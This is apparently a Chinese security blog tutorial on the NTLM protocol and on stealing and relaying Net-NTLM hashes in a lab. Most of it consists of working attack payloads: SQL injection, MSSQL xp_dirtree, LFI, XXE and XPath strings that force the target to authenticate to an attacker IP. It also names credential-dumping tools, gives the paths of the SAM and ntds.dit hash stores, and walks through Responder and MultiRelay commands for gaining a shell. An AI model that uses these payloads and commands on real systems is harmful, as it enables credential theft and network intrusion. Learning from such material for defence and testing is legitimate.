
NTLM的基操

原创队员编号059 酒仙桥六号部队
2020-08-12原文

这是 **酒仙桥六号部队** 的第 **59** 篇文章。
全文共计个字，预计阅读时长8分钟。

NTLM交互过程

NTLM（NT LAN Manager）网络认证协议是采用了一种质询/应答（Challenge/Response）的交互模式，以NTLM Hash作为根本凭证进行认证的会话安全协议，并由NTLM安全支持提供程序（NTLMSSP）支持。NTLM在多种协议中被支持，例如SMB，HTTP（S），LDAP，IMAP，SMTP，POP3和MSSQL。常见的攻击方式有Pass The Hash（哈希传递）以及ntlm-relay attacks（NTLM中继攻击）。



1.协商：用户输入windows账号密码登陆本机客户端，客户端缓存密码的hash到本地文件，丢弃明文密码。用户登陆后去请求访问其他服务器资源，则发起一个包含明文账号的请求去向服务端协商认证。

2.质询：服务器对收到的请求进行响应，生成一个16位随机数以明文形式发送给客户端，这个随机数被称为Challenge。

3.客户端收到服务器的Challenge，将Challenge基于该用户对应的Hash进行加密生成Response，再发送给服务器。在网络协议中这个Response的表现形式为Net NTLM Hash。

4.服务器收到Response后，会将自己保存的明文Challenge和用户hash进行加密生成Challenge1，并与客户端发来的Response进行对比验证，如果一样则告诉客户端认证通过。

注：如果是域环境，hash通常保存在域控内，服务端无法验证用户发来的Response，就会通过Netlogon协议建立安全通道，将Response发送给域控，同样域控重新加密生成Response1之后进行对比验证，再将结果返回给服务端，这个过程叫做Pass Through Authentication认证流程。

NTLM hash

简介：

NTLM(V1/V2)的hash是存放在安全账户管理SAM数据库以及域控的NTDS.dit数据库中，获取该Hash值可以直接进行Pass the Hash攻击。

SAM路径：%SystemRoot%\system32\config\sam

NTDS.dit路径：%SystemRoot%\NTDS\ntds.dit

格式：


username:SID:LM-Hash:NTLM-Hash。

Administrator:500:AA7D38A693CC8BEF6C7636549A8AA9E9:D57D3BA91FB8DF137E05DFF7449114D8:::

注：NTLM是LM的升级版，两者加密算法不同。LM-Hash如果明文密码超过14位则不显示。

获取方式：

pwdump，mimikatz，Getpass，Wce，Quarks PwDump，微软官方工具(Procdump，SqlDumper)。



Net-NTLM hash

简介：

NET-NTLM(V1/V2)通常是指网络环境下NTLM认证中的hash，“Challenge/Response”中的Challenge和用户hash加密运算后即为Net-NTLM hash。ntlm-relay攻击即为充当中间人身份窃取Net-NTLM hash凭证去模拟用户向服务器发起请求。

格式：

username::hostname:LM

response:NTLM

response:challenge。

```
admin::N46iSNekpT:08ca45b7d7ea58ee:88dcbe4446168966a153a0064958d
ac6:5c7830315c7830310000000000000b45c67103d07d7b95acd12ffa11230e
0000000052920b85f78d013c31cdb3b92f5d765c783030
```

获取方式：

Mysql Out-Of-Band

此攻击手法仅适用于windows+mysql组合

利用mysql中load_file()、select...into outfile/dumpfile来获取数据，在数据交互的过程中，窃取Net-NTLM hash，并发起relay攻击。

mysql5.5.53之前secure_file_priv默认为空，则load_file()等参数可以正常使用。

mysql5.5.53 之 后 secure _ file _ priv默认为NULL，不允许使用load_file()等参数。

secure _ file _ priv查看命令

```
select @@secure_file_priv;

select @@global.secure_file_priv;

show variables like "secure_file_priv";
```

```
mysql> select @@version;
+-----------+
| @@version |
+-----------+
| 5.7.26    |
+-----------+
1 row in set (0.00 sec)

mysql> show variables like "secure_file_priv";
+------------------+-------+
| Variable_name    | Value |
+------------------+-------+
| secure_file_priv | NULL  |
+------------------+-------+
1 row in set, 1 warning (0.00 sec)
```

修改配置

1.启动 mysqld 进程，将参数设为空。


```
mysqld.exe --secure-file-priv=
```

2.修改my.ini文件,添加参数。

```
secure-file-priv=
```

```
[mysqld]
secure-file-priv=
port=3306
basedir=C:/phpstudy_pro/Extensions/MySQL5.7.26/
datadir=C:/phpstudy_pro/Extensions/MySQL5.7.26/data/
character-set-server=utf8
```

3.重启mysql后secure _ file _ priv的值已为空。



测试环境：

攻击机：

192.168.0.102 kali/Responder

目标机：

192.168.0.103
win7/phpstudy/mysql5.7.26(mysql需要修改配置)

测试步骤：

1.下载Responder

下载地址：https://github.com/lgandx/Responder

此工具不支持windows，所以放在kali下进行(还有其他一些工具，例如msf的llmnr_response模块，MiTMf等)

2.访问dvwa，构造好注入，使用load_file加载kali的ip，构造一个不存在的路径，这里使用1。即可看到kali已经获取到了hash。


```
http://192.168.0.103/dvwa/vulnerabilities/sqli/?id=1%27%20union%20select%201,load_file(%27\\\\192.168.0.102\\1%27)%23&Submit=Submit#
```

或以下路径：

```
select load_file('\\\\error\\abc');
select load_file(0x5c5c5c5c6572726f725c5c616263);

select 'osanda' into dumpfile '\\\\error\\abc';
select 'osanda' into outfile '\\\\error\\abc';

load data infile '\\\\error\\abc' into table database.table_name;
```



MSSQL


由于支持查看堆栈，我们可以调用存储过程。

```
';declare @q varchar(99);set @q='\\192.168.0.102\test'; exec master.dbo.xp_dirtree @q
```

LFI

PHP中的include()函数也可以解析网络路径：

http://192.168.0.103/dvwa/vulnerabilities/fi/?page=\\\192.168.0.102\123



XXE

使用“php://filter/convert.base64-encode/resource=”来解析网络路径。

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE root [<!ENTITY xxe SYSTEM
"php://filter/convert.base64-
encode/resource=//192.168.0.102/abc" >
]>
<root>
  <name></name>
  <tel></tel>
  <email>OUT&xxe;OUT</email>
  <password></password>
</root>
```

XPath Injection

XPath注入中的doc()函数也可以用来解析网络路径。

```
http://192.168.0.103/?title=Foundation&type=*&rent_days=* and
doc('//192.168.0.102/abc')
```

攻击方式

Multi-relay

测试环境：（域环境）


攻击机 172.20.10.4 kali

中继机 172.20.10.3 mysql服务器

目标机 172.20.10.6 Win10


测试步骤：


1.使用Responder里的tools工具包，可以将NTLMv1/2身份验证中继到特定的目标，攻击成功后可获取shell。



2.此方式默认攻击目标是特权用户，并且目标不能有SMB签名，所以使用以下命令验证是否有签名，可以看到SMB signing: False，并没开启签名。（测试win10需要开启smb支持）

```
python RunFinger.py -i 172.20.10.0/24
```






3. 设置Responder.conf的SMB和HTTP为Off表示禁用，否则会与Multirelay.py脚本冲突。然后运行Responder.py进行监听。

```
./Responder.py -I eth0 -wvrf
```

```
root@kali:~/Responder-3.0.0.0# ls
certs            logs              poisoners        servers
DumpHash.py      odict.py          README.md        settings.py
files            odict.pyc         Report.py        settings.pyc
fingerprint.py   OSX_launcher.sh   Responder.conf   tools
fingerprint.pyc  packets.py        Responder.db     utils.py
LICENSE          packets.pyc       Responder.py     utils.pyc
```


```
[Responder Core]

; Servers to start
SQL = On
SMB = Off
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On
```




4.运行MultiRelay脚本，ip填你要攻击的目标。

```
Python MultiRelay.py -t 172.20.10.6 -u ALL
```



